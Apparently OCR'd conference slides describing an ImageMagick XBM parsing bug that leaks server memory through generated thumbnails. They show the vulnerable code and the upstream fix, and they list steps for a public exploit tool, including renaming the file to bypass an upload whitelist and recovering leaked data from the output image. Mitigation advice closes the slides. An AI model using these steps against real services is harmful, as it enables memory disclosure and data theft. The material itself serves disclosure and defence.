
1. Function XBMInteger read file and convert hex to dec
2. Result value should not be greater then INT_MAX/10
3. Multiply 16
4. Unsigned int to int



```
  /*
    Skip any leading whitespace.
  */
  do
  {
    c=ReadBlobByte(image);
    if (c == EOF)
      return(-1);
  } while ((c == ' ') || (c == '\t') || (c == '\n') || (c == '\r'));
  /*
    Evaluate number.
  */
  value=0;
  do
  {
    if (value > (unsigned int) (INT_MAX/10))
      break;
    value*=16;
    c&=0xff;
    if (value > (unsigned int) (INT_MAX-hex_digits[c]))
      break;
    value+=hex_digits[c];
    c=ReadBlobByte(image);
    if (c == EOF)
      return(-1);
  } while (hex_digits[c] >= 0);
  return((int) value);
}
```

# FIX

- https://github.com/ImageMagick/ImageMagick/commit/216d117f05bff87b9dc4db55a1b1fadb38bcb786




```
coders/xbm.c

@@ -351,7 +351,10 @@ static Image *ReadXBMImage(const ImageInfo *image_info,Excep
          {
            c=XBMInteger(image,hex_digits);
            if (c < 0)
-             break;
+             {
+               data=(unsigned char *) RelinquishMagickMemory(data);
+               ThrowReaderException(CorruptImageError,"ImproperImageHeader");
+             }
            *p++=(unsigned char) c;
            if ((padding == 0) || (((i+2) % bytes_per_line) != 0))
              *p++=(unsigned char) (c >> 8);
@@ -361,7 +364,10 @@ static Image *ReadXBMImage(const ImageInfo *image_info,Excep
          {
            c=XBMInteger(image,hex_digits);
            if (c < 0)
-             break;
+             {
+               data=(unsigned char *) RelinquishMagickMemory(data);
+               ThrowReaderException(CorruptImageError,"ImproperImageHeader");
+             }
            *p++=(unsigned char) c;
          }
        if (EOFBlob(image) != MagickFalse)
```

# Exploit

- https://github.com/d0ge/xbmdump

- Run ./xbmdump gen 128x128 dump.xbm
- Change extension to bypass whitelist
- Upload file and thumbnail generated
- Run ./xbmdump recover output.png

# Have fun



[redacted]

test 64

canary_big_

[redacted]

[redacted]

test 128! Win

canary_big_128.png

[redacted]

```
doge in ~/xbmdump λ python ./xbmdump.py recover output.png
libdir='/usr/lib/x86_64-linux-gnu/ImageMagick-6.8.9/modules-Q16/coders'
```

# Patch

- Updates in progress now, patch manually, sandbox
- «-strip» ImageMagick strip the image of any profiles, comments or these PNG chunks:bKGD, cHRM, EXIF, gAMA, iCCP, iTXt, sRGB, tEXt, zCCP, zTXt, date
- Simple grep Burp HTTP listener extension extension with «svg:base-uri" and «Thumb::URI"

# THANKS FOR ATTENTION

## D4D